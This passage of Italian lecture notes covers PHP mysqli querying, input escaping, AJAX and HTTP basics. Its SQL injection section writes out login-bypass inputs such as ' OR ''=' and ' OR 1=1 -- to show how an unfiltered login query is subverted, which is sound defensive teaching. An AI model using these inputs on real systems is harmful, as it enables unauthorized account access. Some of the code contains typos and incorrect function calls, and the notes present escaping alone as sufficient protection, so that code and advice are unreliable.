  - Per le interrogazioni `SELECT, SHOW, DESCRIBE, EXPLAIN` e altri SQL statements che restituiscono un result set la funzione restituisce un oggetto `mysqli_result` se ha successo, altrimenti *false*.
    - Necessario utilizzare delle funzioni per ottenere un array contenente i risultati.
    - Queste funzioni sono introdotte nella sezione successiva.
  - Per le query `INSERT, UPDATE, DELETE, DROP` e tutti gli altri SQL statements di cui ci interessa al più l'esito (quindi se l'operazione è andata a buon fine) si restituisce *true* o *false*.

[1] La *i* in fondo sta per *improved*.

- `mysqli::close()`
  chiusura della connessione al database precedentemente aperta.

- `mysqli::$affected_rows`
  numero di righe coinvolte nell'ultima operazione svolta (molto utile con UPDATE, DELETE, SELECT…)

- `mysqli::$errno`
  codice numerico dell'ultimo errore che si è manifestato con la chiamata di funzione più recente.

- `mysqli::$error`
  stringa con la descrizione dell'ultimo errore che si è manifestato con la chiamata di funzione più recente.

Cose interessanti dalla classe mysqli-result

- `mysqli_result::fetch_assoc()`
  Gestisce una riga dei risultati come un array associativo.

```
array(3) {
  ["id"]=>
  string(3) "118"
  ["f1"]=>
  string(5) "Marco"
  ["f2"]=>
  string(22) "Ciao Marco, come stai?"
}
```

- `mysqli_result::fetch_row()`
  Gestisce una riga dei risultati come un array numerico.

```
array(3) {
  [0]=>
  string(3) "118"
  [1]=>
  string(5) "Marco"
  [2]=>
  string(22) "Ciao Marco, come stai?"
}
```

- `mysqli_result::fetch_array($resulttype)`
  Gestisce una riga dei risultati come un array associativo, un array numerico o entrambi. Il tipo di gestione può essere indicato attraverso le seguenti costanti:
  - `MYSQLI_ASSOC`, array associativo (equivalente della `fetch_assoc()`)
  - `MYSQLI_NUM`, array numerico (equivalente della `fetch_row()`)
  - `MYSQLI_BOTH`, singolo array che consiste nell'unione dell'array associativo e di quello numerico.

  Il valore di default (`$resulttype` è opzionale) è `MYSQLI_BOTH`.

```
array(6) {
  [0]=>
  string(3) "118"
  ["id"]=>
  string(3) "118"
  [1]=>
  string(5) "Marco"
  ["f1"]=>
  string(5) "Marco"
  [2]=>
  string(22) "Ciao Marco, come stai?"
  ["f2"]=>
  string(22) "Ciao Marco, come stai?"
}
```

- `mysqli_result::fetch_all($resultype)`
  genera un array contenente le righe del result set. Relativamente al parametro valgono le stesse cose dette per `fetch_array`. L'unica differenza è che il valore di default è `MYSQL_NUM`.

```
array(115) {
  [0]=>
  array(3) {
    ["id"]=>
    string(3) "118"
    ["f1"]=>
    string(5) "Marco"
    ["f2"]=>
    string(22) "Ciao Marco, come stai?"
  }
  [1]=>
  array(3) {
    ["id"]=>
    string(3) "156"
    ["f1"]=>
    string(1) "F"
    ["f2"]=>
    string(4) "𝓕"
  }
  [2]=>
  array(3) {
    ["id"]=>
    string(3) "328"
    ["f1"]=>
    string(9) "pistolesi"
    ["f2"]=>
    string(35) "Lascia l'apparenza e cogli il senso"
```

Prima parte dell'array

- `mysqli_result::$lengths`
  array relativo alla lunghezza delle colonne della riga corrente del result set.

```
while($info = $query->fetch_array()) {
    echo '<pre>'; var_dump($query->lengths); echo'</pre>';
```

```
array(115) {
  [0]=>
  array(3) {
    ["id"]=>
    string(3) "118"
    ["f1"]=>
    string(5) "Marco"
    ["f2"]=>
    string(22) "Ciao Marco, come stai?"
  }
  [1]=>
  array(3) {
    ["id"]=>
    string(3) "156"
    ["f1"]=>
    string(1) "F"
    ["f2"]=>
    string(4) "𝓕"
  }
  [2]=>
  array(3) {
    ["id"]=>
    string(3) "328"
    ["f1"]=>
    string(9) "pistolesi"
    ["f2"]=>
    string(35) "Lascia l'apparenza e cogli il senso"
```

```
array(3) {
  [0]=>
  int(3)
  [1]=>
  int(5)
  [2]=>
  int(22)
}

array(3) {
  [0]=>
  int(3)
  [1]=>
  int(1)
  [2]=>
  int(4)
}

array(3) {
  [0]=>
  int(3)
  [1]=>
  int(9)
  [2]=>
  int(35)
}
```

Tre esempi di array $lengths se consideriamo i primi elementi dell'array ottenuto con fetch_all

- `mysqli_result::$num_rows`
  numero delle righe ottenute eseguendo un'interrogazione con `query()`

Esempio di codice per eseguire interrogazioni

- Come dice Pistolesi le vie del signore sono infinite. Vediamo come possiamo utilizzare queste funzioni.

- **Solitamente la via privilegiata è questa**:

```
$con = mysqli_connect(. . . . .);
if ($con->connect_error) {
  die('Connect Error (' . $con->connect_errno . ') '. $con->connect_error);
}

$query = $con->query("SELECT id,f1,f2 FROM frasi ORDER BY
num_triggeraggi DESC, id DESC") or die("<b>Errore</b>: ".$con->error);

while($info = $query->fetch_assoc()) {
    // contenuto da stampare
    // Ogni volta che chiamo la funzione passo all'elemento successivo
    // continuo finchè non avrò passato tutte le righe del result set
    echo $info["id"];
}
$con->close();
```

- **Si può lavorare anche così ma non ve lo consiglio:**

```
$con = mysqli_connect(. . . . .);
if ($con->connect_error) {
  die('Connect Error (' . $con->connect_errno . ') '. $con->connect_error);
}

$query = $con->query("SELECT id,f1,f2 FROM frasi ORDER BY
num_triggeraggi DESC, id DESC") or die("<b>Errore</b>: ".$$con->error);

$array = $query->fetch_all(MYSQLI_ASSOC);
foreach($array as $elemento_array) {
    // contenuto da stampare
    echo $elemento_array["id"];
}
$con->close();
```

Controllo dei valori inseriti

- Gli esempi posti precedentemente sono ottimi finché non iniziamo a eseguire interrogazioni dipendenti da variabili (soprattutto se il valore di queste variabili è indicato dall'utente che visita il sito).
- Filtrare queste variabili è vitale per due ragioni:
  - Evitare che caratteri speciali intacchino il corretto funzionamento della query
  - Evitare le cosiddette SQL injections

Caratteri fastidiosi: supponiamo di eseguire la seguente query

```
$lastname = "D'Annunzio";
$query="INSERT INTO Persons (LastName) VALUES ('$lastname')";
$result = $mysqli->query($query);
```

la variabile `$result` restituirà *false*: la query non può essere eseguita poiché sintatticamente errata. Quale testo abbiamo ottenuto ponendo all'interno della query la variabile `$lastname`?

```
echo $query; // "INSERT INTO Persons (LastName) VALUES ('D'Annunzio')"
```

Attenzione all'apice posto come apostrofo! L'apice dell'apostrofo viene considerato come la chiusura di un'espressione letterale (cioè il valore di `LastName`). La soluzione consiste nell'inserire un *backslash* prima dell'apostrofo.

```
$lastname = "D\'Annunzio";
```

in PHP esiste la funzione `addslashes($string)` che permette l'aggiunta di backslash prima dei seguenti caratteri:

- apici
- doppi apici
- backslash

Quanto proposto è un inizio ma non è sufficiente!

SQL Injections: le SQL injections consistono in iniezioni di codice col chiaro obbiettivo di ottenere informazioni private (normalmente non accessibili) o modificare il database. Nella scrittura del codice PHP dobbiamo prevenire questi attacchi. Prendiamo gli esempi delle diapositive di Marcelloni: la query che vogliamo eseguire è la seguente

```
$miaQuery = "SELECT COUNT(*) FROM utenti WHERE username=' "
.$_POST['username']. " ' AND password=' " .$_POST['password']. " ' ";
```

il contenuto della query dipende dalle variabili POST, indicate dall'utente. Una query del genere può essere utilizzata in un login: l'utente vuole accedere a un'area riservata inserendo le sue credenziali. Non filtrare queste variabili significa autorizzare i visitatori a modificare la query: un malintenzionato potrebbe manipolarla in modo tale da ottenere l'accesso all'account dell'amministratore.

Vediamo due esempi di manipolazione: in entrambi teniamo conto della precedenza dell'operatore AND rispetto all'operatore OR.

Input the following data:

username: GIANNI password: ' OR ''='

```
SELECT COUNT(*)
WHERE username='GIANNI'
AND password='' OR ''='';
```

The query results to be:

```
SELECT COUNT(*) FROM utenti
WHERE username='GIANNI'
AND password='' OR ''='';
```

Noi non conosciamo la password, ma impostare la variabile $password così rende superfluo conoscerla.

L'espressione '' = '' è sempre vera.

```
SELECT COUNT(*)
WHERE username='' OR 1=1 --'
AND password='';
```

Anche in questo caso diventa superfluo conoscere la password. Attenzione ai trattini "--": in MySQL rappresentano l'inizio di un commento.
Segue che la parte della query relativa alla password diventerà un commento e non sarà considerata.
Inoltre l'espressione 1 = 1 è sempre vera!

Come risolviamo questi problemi? Filtriamo le variabili attraverso la funzione `mysqli_real_escape_string($string)`:

```
$username = mysqli_real_escape_string($_POST['username']);
$password = mysqli_real_escape_string($_POST['password']);
$miaQuery = "SELECT COUNT(*) FROM utenti WHERE username=' ".$username. "
' AND password=' ".$password. " ' ";
```


Perché non basta la `addslashes`? Dobbiamo tenere conto di tutte le *keywords* utilizzabili all'interno di una query. La funzione `mysqli_real_escape_string` fa escape su tutti i caratteri speciali da considerare.

AJAX[2]

- AJAX è acronimo di *Asynchronous JavaScript And XML*[3]. Non consiste in un linguaggio di programmazione autono, ma in un gruppo di tecniche utilizzate sul lato client per creare applicazioni web interattive.
- Attraverso AJAX le applicazioni web possono recuperare dati da un server in modo asincrono senza interferire con la visualizzazione e il comportamento della pagina esistente.

- **Su cosa si basa AJAX?**
  - Un oggetto built-in `XMLHttpRequest` (con cui richiediamo dati da un web server)
  - Codice Javascript e HTML DOM (per utilizzare i dati ottenuti dal web server)

- **Come funziona AJAX?**



  - Un evento occorre in una pagina web (per esempio il caricamento completato della pagina o il click di un bottone).
  - Si crea con Javascript un oggetto `XMLHttpRequest`
  - L'oggetto `XMLHttpRequest` creato invia una richiesta a un server.
  - Il server processa la richiesta e invia una risposta alla pagina web.
  - La risposta viene letta da Javascript.
  - Javascript esegue le istruzioni necessarie (per esempio l'aggiornamento del contenuto della pagina)

Oggetto XMLHttpRequest

- L'oggetto è utilizzato per inviare richieste HTTP o HTTPS direttamente a un web server e ottenere indietro la risposta direttamente nello script.
- Per ragioni di sicurezza i browser moderni consentono lo scambio di dati solo tra pagine su uno stesso server. Questo significa che la pagina dove è presente il codice Javascript e quella a cui facciamo la richiesta dovranno trovarsi nello stesso server.
- I dati ottenuti possono essere utilizzati per alterare il DOM del documento.

- **Funzioni offerte dall'oggetto XMLHttpRequest** (tolte cose non necessarie):

Funzione	Descrizione
new XMLHttpRequest()	Crea un nuovo oggetto XMLHttpRequest
abort()	Cancella l'attuale richiesta.
open(*method,url,async,user,psw*)	Specifica la richiesta. Presenta i seguenti argomenti: - *method*: il tipo di richiesta (GET o POST) - *url*: l'indirizzo del file da visitare (ricordarsi che deve essere sullo stesso server) - *async*: booleano, si indica se la richiesta deve essere gestita in modo asincrono o no - *user* e *psw:* opzionali, nome utente e password per aree riservate (cioè aree che richiedono nel corso di una transazione HTTP delle credenziali)
send()	Invio la richiesta al server (richieste di tipo GET)

[2] Il docente ha messo questo argomento nelle diapositive sul PHP.
[3] AJAX non è un nome proprio preciso. Per lo scambio di dati possiamo usare anche *plain text* e *JSON text*.
Il JSON sarà affrontato nei prossimi laboratori del corso.

send(*string*)	Invio la richiesta al server (richieste di tipo POST). L'argomento string contiene i valori inviati (nella forma `name1=value1&name2=value2 …`)
setRequestHeader(*header, value*)	Aggiunge intestazioni HTTP alla richiesta. Richiesti i seguenti parametri: - *header*: nome dell'header - *value*: valore dell'header

- **Proprietà dell'oggetto XMLHttpRequest**:

Proprietà	Descrizione
readyState	Restituisce lo stato della richiesta al server. I valori possibili sono i seguenti: 0. Richiesta non inizializzata 1. Connessione col server stabilita 2. Richiesta ricevuta 3. Richiesta in processazione **4. Richiesta conclusa e risposta disponibile**
onreadystatechange	Definisce una funzione che sarà eseguita quando la proprietà `readyState` cambia di valore.
responseText	Restituisce la risposta come una stringa.
responseXML	Restituisce la risposta come XML.
status	Restituisce lo status di una richiesta. I valori restituiti più ricorrenti sono: - ***200***: "OK" - ***403***: "Forbidden" - ***404***: "Not Found"
statusText	Restituisce la stessa cosa di `status`, ma in formato testuale.

Step necessari per creare una richiesta

1. **Creare un oggetto `XMLHttpRequest`**: il codice seguente gestisce problemi di compatibilità (come al solito il problema è Internet Explorer).

```
try {
  xmlHttp=new XMLHttpRequest();
}
catch (e) {
  try {
    xmlHttp=new ActiveXObject("Msxml2.XMLHTTP");
  }
  //IE (recent versions)
  catch (e) {
    try {
      xmlHttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    //IE (older versions)
    catch (e) {
      window.alert("Your browser does not support AJAX!");
      return false;
    }
  }
}
```

   La cosa non è strettamente necessaria per i nostri progetti: non dobbiamo farli funzionare su Explorer.

2. **Scrivere un handler dell'evento per inviare le richieste per dati al server**. Vediamo le due strade possibili:
   - **Metodo GET**:
     // Creazione dell'handler. La richiesta è di tipo GET ed è rivolta alla pagina *data.php* presente sullo stesso server del nostro documento. La richiesta DEVE essere asincrona: dire questo significa permettere a Javascript di svolgere altre azioni mentre attende una risposta da parte del server. Porre il parametro uguale a false significa obbligare Javascript a fermarsi finchè non riceve una

risposta da parte del server.

```
xmlHttp.open("GET", "data.php", true);
xmlHttp.onreadystatechange = …;  // ne riparliamo più avanti
xmlHttp.send();  // invio della richiesta alla pagina
```

- **Metodo POST**:
  // Creazione dell'handler. La richiesta è di tipo POST ed è rivolta alla pagina *data.php* presente sullo stesso server del nostro documento. La richiesta DEVE essere asincrona.
  ```
  xmlHttp.open("POST","ajax_test.php",true);

  // Aggiunta di un intestazione dove indichiamo il tipo di codifica
  xmlhttp.setRequestHeader("Content-type","application/x-www-formurlencoded");

  xmlHttp.onreadystatechange = …;  // ne riparliamo più avanti

  // Stessa funzione di prima, si indica nell'unico parametro i valori da inviare a data.php.
  xmlHttp.send("fname=Henry&lname=Ford");
  ```

3. **Scrivere una funzione `useHttpResponse`**. Stabilisco cosa deve fare Javascript quando il server risponde con successo alla mia richiesta.

```
xmlHttp.onreadystatechange = function() {
  // Sappiamo che la funzione viene eseguita quando cambia il valore di this.readyState
  // Con l'if stabilisco di muovermi solo se la richiesta ha avuto successo (quindi this.readyState == 4)
  // Devo anche verificare che la pagina non abbia restituito errore 403 o 404
  // (Vedere descrizioni delle proprietà nella tabella della pagina precedente)

  if (this.readyState == 4 && this.status == 200) {
    // Pongo la risposta in formato testo come valore di un input.
    document.mymodule.day.value = this.responseText;
  }
}
```

Funzione semplificativa (presa da w3schools)

- Se dobbiamo lavorare con AJAX può essere utile usare la seguente funzione: il primo argomento è l'URL della pagina con cui vogliamo interagire, il secondo è il nome della funzione da eseguire in caso di risposta positiva della pagina.

```
function loadDoc(url, cFunction) {
  var xhttp;
  xhttp = new XMLHttpRequest();
  xhttp.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      cFunction(this);
    }
 };
  xhttp.open("GET", url, true);
  xhttp.send();
}
```

- **Esempio**:
  ```
  loadDoc("url-2", myFunction2);
  function myFunction2(oggetto) {
    document.mymodule.day.value = oggetto.responseText;
  }
  ```
  La funzione `myFunction2` presenta un parametro: l'oggetto `XMLHttpRequest`.

Esempio di codice con uso di XML (da w3schools)

```
<!DOCTYPE html>
<html>
  <head>
    <style>
      table,th,td {
        border : 1px solid black;
        border-collapse: collapse;
      }
      th,td {
        padding: 5px;
      }
    </style>
  </head>
  <body>
    <h1>The XMLHttpRequest Object</h1>

    <button type="button"
onclick="loadDoc()">Get my CD
collection</button>
    <br><br>
    <table id="demo"></table>

    <script>
    function loadDoc() {
      var xhttp = new XMLHttpRequest();
      xhttp.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
          myFunction(this);
        }
      };
      xhttp.open("GET", "cd_catalog.xml", true);
      xhttp.send();
    }

    function myFunction(xml) {
      var i;
      var xmlDoc = xml.responseXML;
      var table="<tr><th>Artist</th><th>Title</th></tr>";
      var x = xmlDoc.getElementsByTagName("CD");
      for (i = 0; i <x.length; i++) {
        table += "<tr><td>" + x[i].getElementsByTagName("ARTIST")[0].childNodes[0].nodeValue
+ "</td><td>" + x[i].getElementsByTagName("TITLE")[0].childNodes[0].nodeValue + "</td></tr>";
      }
      document.getElementById("demo").innerHTML = table;
    }
    </script>
  </body>
</html>
```

```
▼<CATALOG>
 ▼<CD>
    <TITLE>Empire Burlesque</TITLE>
    <ARTIST>Bob Dylan</ARTIST>
    <COUNTRY>USA</COUNTRY>
    <COMPANY>Columbia</COMPANY>
    <PRICE>10.90</PRICE>
    <YEAR>1985</YEAR>
  </CD>
 ▼<CD>
    <TITLE>Hide your heart</TITLE>
    <ARTIST>Bonnie Tyler</ARTIST>
    <COUNTRY>UK</COUNTRY>
    <COMPANY>CBS Records</COMPANY>
    <PRICE>9.90</PRICE>
    <YEAR>1988</YEAR>
  </CD>
 ▼<CD>
    <TITLE>Greatest Hits</TITLE>
    <ARTIST>Dolly Parton</ARTIST>
    <COUNTRY>USA</COUNTRY>
    <COMPANY>RCA</COMPANY>
    <PRICE>9.90</PRICE>
```

Esempio di file XML

Solito codice visto prima

Il file XML presenta una struttura molto simile a quella di un codice HTML. Le funzioni che utilizziamo per cercare elementi nel DOM possono essere usate per estrarre e gestire singolarmente gli elementi di un file XML.

Pagina risultante

The XMLHttpRequest Object

Get my CD collection

Artist	Title
Bob Dylan	Empire Burlesque
Bonnie Tyler	Hide your heart
Dolly Parton	Greatest Hits
Gary Moore	Still got the blues
Eros Ramazzotti	Eros
Bee Gees	One night only


Per un esempio con uso di JSON vedere i laboratori del prof.Tesconi

Capitolo 6

HTTP

HTTP


- Fino ad ora abbiamo solo accennato qualcosa sul protocollo http. Introduciamolo adesso, tenendo conto che il grosso di questo argomento sarà affrontato a Reti informatiche il prossimo anno.



- **Modello OSI**: un modello a layer (cioè a strati). Abbiamo 7 layer:
  1. *Physical Layer*: descrivo i segnali elettrici e il cablaggio
  2. *Data Link Layer*: regola la trasmissione dei pacchetti da nodo a nodo usando gli indirizzi delle stazioni.
  3. *Network Layer*: instrado i dati a differenti reti locali o reti WAN
  4. *Transport Layer*: assicuro la trasmissione di interi documenti e/o messaggi.
  5. *Session Layer*: avvia, stoppa sessioni e mantiene l'ordine dei dati.
  6. *Presentation Layer*: codifica
  7. *Application Layer*: email, file transfer, client-server


- **Modello TCP/IP:** in parallelo abbiamo questo modello. Presenti i seguenti layer:
  3. Protocollo IP
  4. Protocollo TCP (per quello che ci riguarda solo questo)
  5,6,7. Protocollo HTTP (solo questo per quello che ci riguarda).

Protocollo tipicamente utilizzato nei servizi web. Ogni pagina web consiste in una serie di oggetti: HTML files, immagini, audio files… Ogni oggetto presente nella pagina web è indirizzabile attraverso un URI. Nella forma più estesa l'URI è strutturato in:



HTTP sta per *Hypertext Transfer protocol*. Questo protocollo è nato per trasmettere ipertesto: la cosa si è evoluta e adesso trasportiamo qualcosa di più di un semplice ipertesto (immagini, audio, video…).
Il protocollo HTTP si basa su un modello *client-server*:

- Il client è il browser, colui che compie richieste e riceve risposte (oggetti).
- Il server è colui che replica alle richieste del client inviando oggetti.



Il protocollo è indipendente dal tipo di macchina e browser utilizzati: fissa come devono essere strutturati i pacchetti che viaggiano da lato client a lato server e viceversa (in modo tale che qualunque dispositivo possa comprenderli).

Il **protocollo HTTP** si basa sul **protocollo TCP**:

- Il client inizia una connessione TCP (crea un *socket*, un canale) verso il server.
- Il server accetta questa connessione TCP dal client.
- I *messaggi HTTP* vengono scambiati tra client e server sfruttando questo *socket*.
- Alla fine la connessione TCP viene chiusa.

Ricordiamo che il protocollo HTTP è *stateless*: il server non mantiene alcune informazione sulle richieste passate dei client. Questo significa che se il client perde la connessione non potrà recuperare la risposta del server, quindi dovrà fare una nuova richiesta al server stesso.
La motivazione di questa proprietà è molto semplice: memorizzare per ogni client la storia passata significa gestire una grande quantità di stati che possono perdere consistenza a causa di crash di server e/o client. Gli algoritmi per gestire il mantenimento della consistenza dei dati sul server sono altamente complessi, superflui per quello che dobbiamo fare.

Le connessioni HTTP possono essere:

- ***Non persistenti***, viene inviato al più un oggetto sulla connessione TCP;
- ***Persistenti***, posso inviare oggetti multipli su una singola connessione TCP.


HTTP Nonpersistente

Supponiamo di voler visitare la seguente pagina

www.someSchool.edu/someDepartment/home.index

che presenta ipertesto, ma anche dieci immagini jpeg.

1. Il client HTTP inizia una connessione TCP al server HTTP sulla porta 80.
2. Il server HTTP aspetta una connessione TCP sulla porta 80. La accetta avvertendo il client.
3. Il client HTTP invia un *messaggio di richiesta* attraverso una connessione TCP.
4. Il server HTTP riceve la richiesta, formula la risposta contenente gli oggetti richiesti, invia la risposta attraverso il socket.
5. A quel punto il server HTTP chiude la connessione TCP. Il client invia un messaggio di acknowledgment sulla fine della connessione.
6. Il client HTTP riceve il *messaggio di risposta* il file HTML. Per ogni oggetto (le immagini JPEG riferite nel file HTML) si compiono nuove richieste ricominciando dal primo step.



Round-trip time


Con Round-trip time intendiamo il tempo necessario a piccolo pacchetto per viaggiare dal client al server e tornare indietro.

Analizziamo il tempo di risposta con una connessione HTTP non persistente:

- Abbiamo un RTT per aprire la connessione TCP
- Un RTT per una richiesta HTTP (per ricevere i primi bytes di una risposta)
- Tempo di trasmissione del file

Complessivamente abbiamo come tempo totale

$$\text{Tempo totale} = 2 \cdot \text{RTT} + \text{Tempo di trasmissione}$$




Confronto tra HTTP non persistente ed HTTP persistente


- Nel caso di una connessione persistente il server http lascia la connessione aperta in attesa di ricevere ulteriori richieste dallo stesso client. Evitiamo l'apertura della connessione TCP per l'invio di ogni file da lato server a lato client.

- In HTTP non persistente abbiamo bisogno di 2 RTT per oggetto. Dobbiamo gestire, inoltre, buffer TCP e variabili TCP per ogni connessione TCP. I browser certe volte aprono connessioni TCP in parallelo.

- **Abbiamo due tipi di connessioni http persistenti**: una versione *pipelining* e una *senza pipelining*.
  - Nella versione *pipelining* il client invia richieste non appena incontra un riferimento a un oggetto. Basta un solo RTT per tutti gli oggetti riferiti (inviamo le richieste subito senza attendere risposte dal server per le precedenti).
  - Nella versione *senza pipelining* il client invia una nuova richiesta solo dopo aver ricevuto risposte per le precedenti. Il client deve attendere un RTT per ogni richiesta. Il server rimane in attesa di eventuali richieste dopo aver inviato una risposta.



Without Pipelining




With Pipelining

Tipi di messaggi di richiesta


- I messaggi sono di due tipi: *request* e *response*.

Request message

Un messaggio di richiesta è scritto in formato ASCII (in *human-readable format*) e presenta una certa struttura



- La prima riga è la linea di richiesta (con comandi http, il metodo, la risorsa richiesta e la versione del protocollo http adottata)
- Le righe successive consistono nel contenuto della richiesta
  - **Host**: server a cui rivolgiamo la richiesta
  - **User-agent**: il browser che sta facendo la richiesta al server.
  - **Connection**: il browser riferisce al server che non vuole stabilire una connessione persistente (*close* in contrapposizione a *Keep-Alive*)
  - **Accept-language**: si indica il linguaggio preferito dal client.
- Infine abbiamo il carattere ritorno carrello line feed (che indica la fine del messaggio).
- La specifica del metodo può essere *GET* o *POST* (già conosciamo la differenza, nel metodo POST l'input è caricato nel body della richiesta, mentre nel metodo GET l'input viene posto nell'URL)




- **HTTP** è passato dalla versione 1.0 alla 1.1. L'evoluzione ha riguardato soprattutto il numero di metodi disponibili:
  - Nella versione iniziale erano disponibili soltanto i metodi *GET, POST, HEAD*
